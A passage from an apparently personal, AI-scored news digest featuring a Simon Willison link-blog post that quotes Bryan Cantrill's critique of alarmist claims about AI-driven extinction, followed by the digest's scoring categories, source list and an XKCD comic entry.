registries and what not. All we get are essays about slowing down and alien minds.

6

The contagion of fear

Simon Willison · original → · 7/10 · AI: critical perspective on AI existential risk claims
14th September 2026 - Link Blog The contagion of fear (via) Bryan Cantrill responds to the tweet by former Anthropic employee Jacob Coxon confirming that many Anthropic researchers believe AI "could…

14th September 2026 - Link Blog The contagion of fear (via) Bryan Cantrill responds to the tweet by former Anthropic employee Jacob Coxon confirming that many Anthropic researchers believe AI "could kill us all by the end of the decade". Bryan shares a story of his own youthful mistakes causing unjustified panic among less technical peers, and warns against doing the same: These ghoulish claims strike brazenly at the hearth, and given the obvious importance of AI, it is unsurprising that they have leapt into the mainstream, with people asking the natural question: how would that happen? The answers always rely on hand-wavy extrapolation into the future; for example, Jacob Coxon cites "hacking critical infrastructure" and "extinction-level bioweapons" without further elaboration. But Coxon is not an expert on critical infrastructure, nor on bioweapons — nor, for that matter, on extinction. [...] That said, we should not expect the public to understand LLMs, critical infrastructure, bioweapons, extinction biology, etc. — that burden must lie with those making the claim. The lesson that I learned (shamefully) decades ago is that domain experts, by way of their expertise, implicitly hold the public’s trust — and we must not abuse it. It is incumbent upon us to be circumspect in our claims — and maximally so when raising the alarm. Bryan talked about his doubts about the bioweapons concerns in the recent episode of Oxide and Friends that I joined. You can hear more of his thoughts on that starting at 51m44s in that episode. Here's 57m04s: I really think we need to be careful because it's so easy to be overcome with fear when we kind of make up these... it can give you biological weapons. Like, how? I mean, can we please have a biologist weigh in on this? Or can we have like someone who's got experience with bioweapons? [...] The bioweapon thing just gets under my fingernails because it leaves so much to the imagination that we insert with fear. Recent articles - Generating running routes with GPT-6 Astra and ChatGPT Work - 12th September 2026 - OpenAI agents attacked RubyGems back in May - 12th September 2026 - Some thoughts on the Navier–Stokes Millennium Prize Problem - 8th September 2026

Items scoring 7/10 or above from 11 sources, scored by claude-haiku-4-5-20251001 on relevance to my interests. At most 3 per source.

Scoring categories & sources
  1. Local Wexford or South East Ireland news
  2. Irish or EU-wide affairs affecting citizens broadly: elections, new laws or policy being debated, cost of living, education — especially impacts on mid-life adults or teenagers. Never courts/crime stories.
  3. Irish news on a topic relevant to my interests
  4. Work and tech topics: networking, AI, Kubernetes, platforms, SaaS
  5. AI news including critical or anti-AI perspectives
  6. Gaming: PC gaming, indie gaming, retro gaming
  7. General interests: gardening, woodwork, cycling, fitness, travel
  8. Comics

Sources: Breaking News Ireland, Wexford Local, Hacker News, r/gaming, r/pcgaming, r/antiAI, r/indiegaming, Lenny's Newsletter, One Useful Thing, Newcomer, Simon Willison

Comics


Aerospace Flowchart

XKCD · view →
Someday, we will find the problem that goes with this solution.

Someday, we will find the problem that goes with this solution.